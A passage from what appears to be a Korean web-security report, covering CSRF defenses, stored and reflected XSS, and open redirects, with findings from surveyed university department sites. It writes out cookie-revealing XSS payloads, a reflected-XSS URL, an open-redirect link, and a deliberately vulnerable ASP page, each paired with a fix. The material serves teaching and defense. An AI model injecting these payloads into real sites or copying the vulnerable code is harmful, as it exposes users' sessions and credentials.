지금은 간단하게 예제를 만들기 위해 단순히 hacker page라는 문장만 출력하게 했지만 공격자가 이곳에 공격코드를 심어놓는다면 큰 피해를 입을 수도 있다.


(2) 방어

앞에서 본 것처럼 이렇게 두 가지 공격을 공격자가 심어놓았는데 이를 방어하기 위해서는 어떻게 해야 할 지 알아보겠다.



(그림 5-8) get방식으로 전달하는 게시판 화면
먼저 위의 사진을 보면 주소창에 있는 주소에 아이디와 비밀번호 값이 그대로 보이는 것을 확인 할 수 있다. 이것은 GET방식을 이용했기 때문인데 이 경우에 쉽게 CSRF 공격에 노출될 수 있다. 따라서 POST방식으로 쓰는 것이 더 안전하고 GET형식을 사용할 때 보다 CSRF 공격을 조금이나마 예방할 수 있다.

(3) 방어방법 1 - POST 형식 사용



(그림 5-9) POST 방식 사용 게시판

```

<form align=center action="test.asp" METHOD="POST">
<table>
<tr><td><font size=5>아이디</font></td>
<td><input align=center TYPE=text NAME="id" size=10></td></tr>
<tr><td><font size=5>비밀번호</font></td>
<td><input TYPE=password name="password" size=10></td></tr>
<tr><td><input align=center TYPE=submit value="로그인"></td>
</form>

```


(4) 방어방법 2 - 추가 재 인증하기

글을 쓰기위해서 글쓰기 버튼을 누르면 추가 재인증을 요구한다. 코드를 보면 추가 재인증을 하는 페이지인 check.asp로 연결되도록 되어있다. 추가 재인증방법으로는 휴대폰 번호를 입력해 인증번호를 발송하여 인증번호를 입력하는 방법, CAPCHA를 사용하는 방법, 비밀번호를 다시 입력하는 방법 등 여러 가지가 있으나 여기에서는 비밀번호를 추가 재인증 방법으로 사용하였다.

```

<form action="check.asp">
<input align=center TYPE=submit value="글쓰기">
</form>

```



(그림 5-10) 추가 재인증

(5) 방어방법 2 - XSS 취약점 없애기

필터링을 통해 HTML 태그를 사용할 때 쓰는 문자인 <>을 걸러낸다.

```
Function Filter(input As String)

    Dim output As String = input.Replace("<","&lt;")
    output = output.Replace(">","&gt;")

    Return output

End Function
```

6. 크로스 사이트 요청 위조 예방 방법

CSRF를 예방하기 위해서는 각각의 HTTP 요청에서 예측 불가능한 토큰을 포함해야 한다. 최소한 이런 토큰들은 사용자 세션마다 고유해야 한다.

- 선호되는 옵션은 숨겨진 필드에 고유 Session Token을 포함하는 것이다. 이렇게 하면 HTTP 요청 메시지 본문에 값이 보내지고, 노출될 위험이 큰 URL에 포함하는 것을 피할 수 있다.
- 고유 토큰은 또한 URL 자체 또는 URL 매개변수에 포함될 수 있다. 그러나 토큰이 이런 곳에 있으면 공격자에게 URL이 노출되고 따라서 비밀 토큰이 해킹당할 수 있다.
- 사용자에게 재인증을 요구하거나, 또는 사용자 자신을 증명하도록 하는 CAPCHA 등의 것이 CSRF 보호책이 될 수 있다. 여기서 CAPCHA란, 어떠한 사용자가 실제 사람인지 컴퓨터 프로그램인지를

구별하기 위해 사용되는 방법이다. 흔히 웹사이트 회원가입을 할 때 쓰는 자동가입방지 프로그램 같은 곳에 쓰인다.

- o GET방식보다 POST 방식 사용을 권장하나, POST 방식으로 사용하더라도 보안성이 크게 향상되지는 않는다.



(그림 5-11) CAPCHA 화면

7. 예시

- o S 대학교 A학과

총 115개의 문제 수 중 중·상위 취약점이 92개였고 이 중 중위 취약점인 ‘링크 인젝션(크로스 사이트 요청 위조 유도)’ 취약점이 24개로 XSS에 이어 두 번째로 많이 발견 되었다. 또한 심각도 순위에서도 XSS 취약점 다음으로 상위권에 머물러 있다.

- o S 대학교 B학과

총 107개의 문제 수 중 중·상위 취약점이 87개였고 이 중 중위 취약점인 ‘링크 인젝션(크로스 사이트 요청 위조 유도)’ 취약점이 23개로 XSS에 이어 두 번째로 많이 발견되었다. 또한 심각도 순위에서도 XSS 취약점 다음으로 상위권에 머물러 있다.

o S 대학교 C학과

총 39개의 문제 수 중 중·상위 취약점이 22개였고 이 중 중위 취약점인 ‘링크 인젝션(크로스 사이트 요청 위조 유도)’ 취약점이 1개이 발견되었다. 그러나 심각도 순위에서 XSS 취약점 다음으로 상위권에 머물러 있어 이에 대한 개선이 요구된다.

제 2 절 크로스 사이트 스크립트

1. XSS 취약점 및 현황


웹 애플리케이션 보안 연구재단인 OWASP에 따르면 “크로스 사이트 스크립팅(XSS)는 애플리케이션에서 브라우저로 전송하는 페이지에서 사용자가 입력하는 데이터를 검증하지 않거나, 출력 시 위험 데이터를 무효화 시키지 않을 때 발생 한다” 라고 정의되어 있다. 즉 공격자가 의도적으로 브라우저에서 실행될 수 있는 악성 스크립트를 웹 서버에 입력 또는 이것을 출력 시 위험한 문자를 중성화시키지 않고 처리하는 애플리케이션의 개발 과정에서 발생한다. XSS는 일반적으로 자바스크립트에서 발생하지만, VB 스크립트, ActiveX 등 클라이언트에서 실행되는 동적 데이터를 생성하는 모든 언어에서 발생이 가능하다.

실제 사이트를 분석해 보면 XSS 취약점을 쉽게 발견할 수 있는데 이는 AppScan 프로그램에서 제공해 주는 취약점 보안권고문의 심각도, 유형, 위험 분류 등에 대한 설명이다.



(그림 5-12) XSS AppScan 이미지

OWASP 코리아 챗터에 자료를 제공한 Softtek에 의하면 웹 어플리케이션 취약점으로 XSS는 27%, SQL Injection은 17%로 XSS는 최상위권에 머물러 있다.



(그림 5-13) Softtek 통계 자료

마찬가지로 OWASP 코리아 챗터의 OWASP Top 10-2013 자료 업데이트에 자료를 제공한 VERACODE의 2012년도 자료에 따르면 웹 어플리케이션에서는 XSS가 57%를 차지하고 있다.

또한 Acunetix에 따르면 전세계 웹사이트 중 50%는 SQL Injection에 42%는 XSS에 취약한 것으로 나타났으며, 뿐만 아니라 2011년에 발표된 ‘SANS/CWE 가장 위험한 25大 소프트웨어 오류’ 8)에서 4번째로 높은 위험(위험도 77.7점 기록)으로 기록되고 있다.

이와 같이 XSS 취약점은 비교적 쉽게 공격할 수 있으며 웹 애플리케이션 개발 시 제거되지 않아 매우 광범위하게 분포되고 있다고 할 수 있다. 그래서 이 취약점을 이용한 악성 스크립트 배포 및 이를 통한 악성 코드 배포 및 클라이언트 프로그램 해킹 등 현재도 개인 및 조직의 보안에 큰 위협이 되고 있다.

2. XSS 공격으로 인한 피해

(1) 쿠키 정보/세션 ID 획득

쿠키란 웹 서버가 HTTP 헤더 중 Set-Cookie 필드로 브라우저에게 보내는 4KB 이하의 작은 텍스트 파일이며, 사용자가 웹 사이트를 이용하는 동안 사용자 브라우저에 저장된다. 사용자가 웹 사이트의 페이지를 클릭할 때마다 브라우저는 웹 서버에게 사용자의 상태를 다시 알려준다. 사용자 상태를 기록하기 위해 쿠키 값에 로그인, 버튼 클릭 등에 대한 정보를 저장한다.

웹 애플리케이션이 세션 ID를 쿠키에 포함하는 경우 XSS 공격을 통해, 클라이언트의 합법적인 세션 ID를 획득하여 불법적으로 정상 사용자로 가장할 수 있다.

(2) 시스템 관리자 권한 획득

XSS 취약점을 이용하여 사용자 브라우저 취약점을 공격하면 PC를 완전히 통제할 수도 있다. 공격자는 XSS 취약점이 있는 웹 서버에 다양한 악성 데이터를 포함시켜 놓은 후, 사용자의 브라우저가 악성 데이터를 실행하면 자신의 브라우저에 있는 제로 데이 취약점 또는 패치가 되지 않은 취약점을 공격하는 공격 코드를 실행시킨다. 이 경우 사용자의 시스템을 완전히 통제할 수 있다. 만약 회사 등 조직의 개인 PC가 해킹되는 경우, 조직 내부 시스템으로 이동하여 중요 정보를 탈취하는 공격으로 이어질 수 있다.

(3) 악성 코드 다운로드

XSS 공격은 악성 스크립트 자체로만으로는 악성 프로그램을 다운로드할 수 없지만, 사용자가 악성 스크립트가 있는 URL을 클릭하도록 유도

할 수 있다. 이로써 악성 프로그램을 다운로드 받는 사이트로 리다이렉트(redirect) 하거나, 트로이목마 프로그램을 다운로드하여 설치할 수 있다.

3. 피해 사례


- o ‘트위터 XSS공격 당해... 백악관 대변인도 피해’ 2010.09.22
미국에서 트위터가 사이버 공격을 당해 음란물 유포 사이트로 변질됨. 전형적인 XSS 공격으로 최소 10만 명 이상이 피해를 입은 것으로 추정되며 백악관 대변인, 전 영국 총리 부인까지 피해를 입은 사건이다.
- o ‘주요 포털 웹메일도 해킹 위험!! XSS 취약점 노린 공격 증가’ 2011.06.10.
포털사이트 등에서 사용하는 웹 메일 시스템의 보안취약점을 악용하는 해킹 메일이 발견되고 있어 이에 대한 보안권고문 발표하였다. 이 메일에는 특정 스크립트 명령어를 삽입하여 본문 열람 시 PC가 악의적인 사이트로 자동 접속될 수 있다.

4. XSS 공격 원리

XSS 취약점을 이용한 공격 방법은 2가지로 분류된다. 하나는 접속자가 많은 웹 사이트를 대상으로 공격자가 XSS 취약점이 있는 웹 서버에 공격용 스크립트를 입력시켜 놓으면, 방문자가 악성 스크립트가 삽입되어 있는 페이지를 읽는 순간 방문자의 브라우저를 공격하는 방식이며(저장 XSS 공격), 또 하나는 반사 XSS 공격으로 악성 스크립트가 포함된 URL을 사용자가 클릭하도록 유도하여 URL을 클릭하면 클라이언트를 공격하는 것이다.(반사 XSS 공격)

(1) 저장 XSS 공격

저장 XSS 공격은 웹 애플리케이션 취약점이 있는 웹 서버에 악성 스크립트를 영구적으로 저장해 놓는 방법이다. 이 때 웹 사이트의 게시판, 사용자 프로필 및 코멘트 필드 등에 악성 스크립트를 삽입해 놓으면, 사용자가 사이트를 방문하여 저장되어 있는 페이지에 정보를 요청할 때, 서버는 악성 스크립트를 사용자에게 전달하여 사용자 브라우저에서 스크립트가 실행되면서 공격한다.



(그림 5-14) 저장 XSS 공격 방법

가장 일반적인 방법은 게시판 같은 곳의 HTML 문서에 <script>를 이용하여 이 스크립트 태그 안에 악성 스크립트를 저장하는 방식이다. 즉 텍스트만 표시되도록 설계된 어떤 게시판에 <script> “악성 스크립트” </script>과 같은 태그를 포함한다. 이 경우에 게시판에는 태그가 나타나지 않으며 사용자는 확인할 수가 없다.


```
<script>alert(document.cookie)</script>
```

위는 브라우저의 쿠키 값을 보여주는 간단한 스크립트이며, 이 스크립트가 포함되어 있는 어떤 페이지를 사용자가 읽을 때 마다, 브라우저는 이 스크립트를 실행하면서 쿠키 값을 보여주게 된다. 공격자는 ‘alert(document.cookie)’ 스크립트 대신 정교한 공격용 코드를 포함하여 다양한 공격을 수행할 수 있다.

저장 XSS는 공격자 입장에서 사용자들이 많이 방문하는 사이트가 공격 대상으로 가장 적합한 곳이다. 즉 유명 온라인 게시판, 웹 기반 이메일 및 사용자 프로필 등에 악성 스크립트를 포함하면, 다른 방문자들이 해당 페이지를 읽어보는 즉시 악성 스크립트가 브라우저에서 실행되면서 감염되므로 효과적이다.

(2) 반사 XSS 공격

반사식 XSS 공격은 웹 애플리케이션의 지정된 변수를 이용할 때 발생하는 취약점을 이용하는 것으로, 검색 결과, 에러 메시지 등 서버가 외부에서 입력받은 값을 받아 브라우저에게 응답할 때 입력되는 변수의 위험한 문자를 사용자에게 그대로 돌려주면서 발생한다. 일반적으로 서버에 검색 내용을 입력하면, 검색 결과가 있는 경우, 결과 값을 사용자에게 전달하지만 서버에서 정확한 결과가 없는 경우 서버는 브라우저에 입력한 값을 그대로 HTML 문서에 포함하여 응답한다. 이 경우 HTML 페이지에 포함된 악성 스크립트가 브라우저에서 실행이 된다.



(그림 5-15) 반사 XSS 공격 방법

```
http://www.server.com/search?q=<script>alert(document.cookie)</script>&x=0&y=0
```

(그림 5-16) 반사 XSS 공격용 URL

```
<html>
<body>
<div id="pageTitle">
<h2><span class="highlight">Search Results</span><br />
Search: "(script>alert(document.cookie)</script)"</h2>
</body>
</html>
```


(그림 5-17) 서버가 반사한 HTML 데이터

즉 사용자가 서버로 입력 한 값을, 서버는 요청한 사용자의 브라우저로 악성스크립트를 반사시킨다. 반사 XSS 공격은 주로 사용자에게 악성 URL을 배포하여 사용자가 클릭하도록 유도하여 클릭한 사용자를 바로 공격한다. 즉 사용자는 악성 스크립트가 포함된 링크를 클릭한 순간 바로 악성 스크립트가 사용자의 브라우저에서 실행된다. 반사 XSS 공격은 이메일 메시지 또는 다른 웹 사이트와 같이 다양한 경로로 피해자 시스템에게 전달된다. 일반적인 반사 XSS 공격 단계는 다음과 같다.


- 공격자는 먼저 A사이트에 XSS 취약점이 있는 것을 발견한다.
- 민감한 정보를 획득할 수 있는 공격용 악성 URL을 생성한다.
- 공격자는 이 URL을 이메일 메시지에 포함하여 배포한다.
- 피해자가 URL을 클릭하면, 바로 공격 스크립트가 피해자로 반사되어 A사이트에 관련된 민감한 정보(ID/패스워드, 세션 정보)를 공격자에게 전송한다.

5. 공격 및 방어 예제

다음 그림과 같이 Textbox에 임의의 값을 입력한 후 제출하면 화면에 반영되어 출력해주는 간단한 프로그램을 예로 들어보겠다.



(그림 5-18) XSS 예제1



(그림 5-19) XSS 예제2

공격자는 Textbox에 스크립트 태그를 입력하고 전송하여 스크립트를 실행시키는 방식으로 공격을 시도한다. 즉, 아래 예제에서는 Textbox에 `<script>alert('XSS')</script>` 를 입력하고 제출하면 스크립트가 실행되면서, 'XSS'라는 메시지 박스가 뜨도록 만들었다. 본 예제에서는 간단한 메시지 박스가 뜰 뿐이지만, 스크립트 태그 안의 내용을 조작하여 다

양한 공격이 가능하다. 이와 같은 공격이 가능한 이유는 공격자인 client가 입력한 script가 server측에서 그대로 반영되기 때문이다.

(1) 취약점이 있는 예제 코드

```
<%@ Page validateRequest="false" %>

<script runat="server">
Sub submit(sender As Object, e As EventArgs)

        lbl1.Text = "다음이 입력되었습니다: " & txt_value.Text

End Sub

</script>

<!DOCTYPE html>
<html>
<head>
</head>

<body>

<form runat="server">

<!-- the panel and defaultbutton are needed, so that pressing
Enter at the textbox leads to button click event -->
```

```
<asp:Panel runat="server" DefaultButton="button1">
    임의의 값을 입력한 후 제출하면 화면에 반영됩니다:
    <asp:TextBox id="txt_value" runat="server" autofocus/>
    <asp:Button id="button1" OnClick="submit" Text="제출"
runat="server" />
</asp:Panel>
<p>
<asp:Label id="lbl1" runat="server" />
</p>

</form>

</body>
</html>
```

이러한 xss취약점을 해결하기 위해서는, script를 실행할 수 있는 문자를 변경하여 실행하면 된다. 좀 더 자세히 설명하면, 문자 참조(HTML entity)를 이용하여 태그 문자(<, >)등의 위험 요소를 필터링하여, 브라우저에서 특수한 의미를 가지지 않는 단순 문자로 처리하도록 하는 것이다. 아래 코드를 보면 위험 문자인 "<"와 ">"를 각각 동일한 의미를 가지는 "<"와 ">"으로 변경하여 브라우저가 일반 문자로 인식하도록 했다. 결과적으로 아래 실행화면과 같이 'XSS' 메시지 박스가 뜨지 않도록 하였다.


(2) 취약점을 제거한 예제 코드

```
Function Filter(input As String)

    Dim output As String = input.Replace("<","&lt;")
    output = output.Replace(">","&gt;")

    Return output

End Function
```



(그림 5-20) 취약점을 제거한 예제 코드 결과 화면

6. 예시

o S대학교 A학과

총 115개의 문제 수 중 중·상위 취약점이 92개였고 이 중 상위 취약점인 ‘크로스 사이트 스크립팅(XSS)’ 취약점이 30개로 가장 많이 발견되었다. 또한 심각도 순위에서도 SQL 인젝션, 데이터베이스 오류 등과 함께 상위권에 머물러 있다.

o S대학교 B학과

총 107개의 문제 수 중 중·상위 취약점이 87개였고 이 중 상위 취약점인 ‘크로스 사이트 스크립팅(XSS)’ 취약점이 27개로 가장 많이

발견되었다. 또한 심각도 순위에서 SQL 인젝션, 데이터베이스 오류 등과 함께 상위권에 머물러 있다.

o S대학교 C학과

총 39개의 문제 수 중 중·상위 취약점이 22개였고 이 중 상위 취약점인 ‘크로스 사이트 스크립팅(XSS)’ 취약점이 10개로 가장 많이 발견되었다. 이 사이트는 취약점이 적은 편임에도 불구하고 상위 취약점에 XSS 취약점이 많이 발견되었다. 또한 심각도 순위에서 SQL 인젝션, 데이터베이스 오류 등과 함께 상위권에 머물러 있다.

7. 결론

XSS 취약점은 문제가 되고 있는 악성 URL 배포를 통해 PC를 해킹하는 데 자주 사용될 뿐만 아니라, 피싱 문제, 인증 데이터 획득 등으로 사용자 및 조직에 심각한 위험을 초래할 수 있다.

개발단계에서 XSS 취약점을 제거하지 않고서는 다양한 XSS 형태의 공격과 우회 공격을 방어하기는 힘들다. XSS 취약점을 근본적으로 해결하기 위해서는 애플리케이션 개발단계에서 위험한 데이터 입·출력을 검증하고 인코딩하는 방법을 선택해야 한다. 또한 각 조직에서는 XSS 취약점을 효과적으로 제거하기 위해 웹 애플리케이션 및 소프트웨어 개발 시 공개된 다양한 오픈소스 라이브러리를 조직에 맞게 사용하여 XSS 취약점을 근본적으로 제거하는 노력과 투자가 필요하다.

제 3 절 검증되지 않은 리다이렉트와 포워드

2010년 OWASP에 2007년 OWASP의 보고서와 다르게 신규로 추가된 항목 중 하나이다. 검증되지 않은 리다이렉트와 포워드를 살펴보기 전에 리다이렉트와 포워드가 무엇인지 개념을 먼저 살펴보고자 한다.

포워드(Forward)란 클라이언트가 웹 브라우저에서 페이지를 요청 시 리다이렉트와는 달리 클라이언트에게는 보여지지 않는 페이지에서 작업을 하게된다. 따라서 클라이언트는 페이지의 이동을 알아 챌 수 없고, URL 변경 또한 일어나지 않는다.

리다이렉트(Redirect)는 브라우저가 응답을 받은 후에 다시 응답을 보낼 때에 새로운 URL(이동할 URL)을 포함하여 요청하는 방식이다. 완전히 새로운 요청을 하는 것이기 때문에 Request 속성이 가지고 있는 객체는 리다이렉트 발생시 추가적으로 발생한 왕복 처리를 해야 하기 때문에 포워드보다는 느린 방식이다. 특히 URL에 파라미터 값이 보여지기 때문에 중요한 정보는 포함되지 않도록 유의해야한다.

짧게 말하자면 예를 들어 글쓰기 기능을 수행할 때, 포워드방식으로 했을 경우 최초의 요청정보가 있기 때문에 새로고침을 할 경우 같은 똑같은 글이 여러 번 등록 될수 있지만, 리다이렉트의 경우 처음 글을 작성할 때 보냈던 요청 정보가 존재하지 않아 글쓰기가 여러 번 수행되지 않는다.

이 취약점의 정의는 HTML 태그에 대한 필터링이 제대로 이루어지지 않아 발생하는 취약점이며 웹 어플리케이션의 페이지 이동기법이나 마우스 클릭 이벤트 등에 대하여 유효성 검증을 하지 않아서 피싱 또는 악성 코드 사이트로 사용자를 전송 시킬 수 있는 취약점이다. 어플리케이션에 검증되지 않은 리다이렉트를 확인하려면 다음과 같다.

- o 코드에 사용된 모든 리다이렉트 혹은 포워드(.NET에서는 transfer)를 점검한다. 이 코드들의 파라미터 값에 URL 포함되어 있고, 또 그 목적지 URL이 허용된 페이지 목록에 없다면, 취약점이 존재한다.
- o 또한 spider(웹 사이트 정보 수집 도구)를 이용하여 해당 사이트가 리다이렉트(HTTP 응답 코드 300-307, 보통은 302)를 발생시키는지 점검해야한다. 리다이렉트보다 앞서 나오는 파라미터를 조사하여 목적지 URL인지, 혹은 그 일부인지 분석해야한다. 만약 URL 혹은 그 일부라고 판단될 경우 목적지 URL을 변경하고, 변경된 목적지로 리

다이렉트가 발생하는지 관찰해야한다.

- o 만약 코드를 입수할 수 없다면 모든 파라미터를 조사해서 리다이렉트 혹은 포워드 목적지 주소의 일부인지 아닌지 조사하고, 이 경우 어떤 행동을 하는지 시험해야한다.

이제 이 취약점을 이용해서 무엇을 할 수 있는지 알아보자. 우선 악성 서버로 유도되어 개인 사용자 PC에 웜이나 바이러스를 유포하여 좀비 PC화 시킬 수 있다. 또한, 피싱 사이트로 유도하여 사용자의 중요 계정 정보를 노출 하거나 개인 정보를 유출 할 수 있다. 그렇다면 검증되지 않는 리다이렉션과 포워드는 왜 일어나는지에 대해 살펴보면 첫 번째로는 내부적으로 같은 응용프로그램에서 새 페이지로 요청을 보낼 때 대상 페이지에서 매개변수의 유효성을 체크하지 않기 때문이다. 두 번째로는 공격자가 확인되지 않은 매개변수를 전송시켜 인증 또는 권한 부여 검사를 무시하도록 하기 때문이며 세 번째로는 사용자가 마우스 클릭 시 이벤트에 대한 유효성을 체크하지 않기 때문에 다른 사이트로 이동시킬 수도 있기 때문이다. 마지막으로 HTML태그에 대한 적절한 필터링이 이루어지지 않으면 발생하기 때문에 공격이 일어난다. 이제 실제 화면으로 살펴 보자.



(그림 5-21) 게시판 예시

이것이 실제 게시판 내용이라고 생각해 본다면, 사용자는 다음 글을 클릭하기 위해 next버튼을 누를 것이다.



(그림 5-22) 넘어간 페이지 화면



(그림 5-23) 바뀐 네이버 화면

하지만 next버튼을 누르면, count down이라는 화면이 뜨게 되며 5초 뒤엔, 네이버 화면으로 바뀌었다. 밑의 그림을 두 번째 게시글이라고 가정해 보자.

2.

if you want to go 'demo.testfire.net' click
<http://demo.testfire.net/disclaimer.htm?url=http://www.nate.com>

(그림 5-24) 공격 링크

사용자는 demo.testfire.net을 가기 위해 본능적으로 밑의 링크를 누를 것이다. 똑똑한 사용자라면 링크 뒤에 있는 nate.com을 보고 경계하여 누르지 않을 수도 있지만, 처음의 익숙한 링크를 보고 누르게 되는 사용자도 많다.



(그림 5-25) 실제 화면

사용자가 실제로 원했을 demo.testfire.net의 화면이다. 사용자를 이 화면을 기대하고 링크를 누르게 될 것이다. 하지만 사용자가 보게 되는 화면은 아래의 화면이다.

실제 게시판의 글이라고 생각되었던 곳의 코드이다. (APM서버를 이용하고, php로 작성함) 좀 더 중요히 봐야 할 곳은 빨간색으로 칠해진 네모박스이다. 우리는 next버튼을 누르지만 next의 링크는 test.php파일로 되어있다.

[illegible]

(그림 5-28) 게시판 코드 확대



(그림 5-29) test.php 파일

test.php파일을 살펴보면 이런 내용이다. 여기서 중요하게 봐야 할 부분은 <head>밑에 있는 meta부분이다. 저 부분을 보면 5초 동안의 텀을 준 뒤 5초 후에 해당 URL로 이동한다. 만약 사용자가 알아차릴 수 없게 0초로 텀을 둔 뒤에 해당 URL로 가면 어떻게 될까. 사용자는 그 URL이 맞는지 아닌지조차 인식하지 못하고 이용하게 될 것이다. 게다가 그곳이 실제 naver.com이 아니라 공격자가 만든 가짜 naver.com이라면 피해는 더욱 커질 것이다. 두 번째 예시를 보자.


```

2. <br><br>
if you want to go 'demo.testfire.net' click<br>
<a href="http://demo.testfire.net/disclaimer.htm?url=http://www.nate.com">
http://demo.testfire.net/disclaimer.htm?url=http://www.nate.com </a>
<!body>

```

(그림 5-30) 게시판 코드

두 번째 역시 눈여겨봐야 할 곳은 빨간색 박스부분이다. 사용자는 익숙한 URL을 보고 클릭을 한다. 이 경우엔 바로 해당 URL로 이동하기 때문에 다른 파일을 불러올 필요는 없다. 아마 사용자들이 많이 당할 공격은 아마도 2번일 것이다. 1번은 소스자체를 수정하는 경우이기 때문에 공격자가 직접 바꾸긴 힘들 것이고, 아마 게시판을 사용하여 원하는 URL로 이동시킬 수 있는 방법인 2번의 경우가 많이 사용된다. 2번의 경우 위에서도 언급했듯이 똑똑한 사용자라면 클릭을 하지 않을 것이다. 하지만 대부분의 사용자의 경우 자신이 자주 사용하는 페이지가 보여지기 때문에 사회공학적인 기법으로 인하여 클릭을 하게 된다. (100%는 아니지만 높은 확률이다) 위의 예제에서는 정상 사이트인 nate.com으로 했지만 악의적인 사이트나, 해당 사이트의 메인 페이지가 변조되어 악성 스크립트가 있을 경우 사용자는 취약점에 노출이 된다. 물론 대응방법도 있다. 게시물이나 URL을 통해 리다이렉션 되므로 리다이렉션 할 때는 확인이 필수이다. 또한 해당 페이지에 대한 접근 권한 설정을 해야 하며, 웹방화벽을 이용해 페이지 변조 방지하는 것도 중요하다.

이 취약점을 예방하기 위한 가장 쉬운 방법은 리다이렉트 혹은 포워드를 사용하지 않는 것이다. 만약 사용되고 있다면 사용자 파라미터로 목적지를 계산할 수 없도록 해야 한다. 목적지 파라미터를 사용에만 한다면, 제공된 값이 유효한지, 그 사용자에게 인가된 것인지 확인해야하며, 실제 URL 또는 URL의 일부 보다는 목적지 파라미터는 매핑된 값으로 해야 하고, 모든 리다이렉트 목적지 주소가 안전하다는 것을 확인하기 위해 ESAPI를 이용해서 sendRedirect() 메소드를 무효화 할 수 있다. 이러한 알려진 취약점들을 방지하는 것은 매우 중요하다. 왜냐하면 공격자

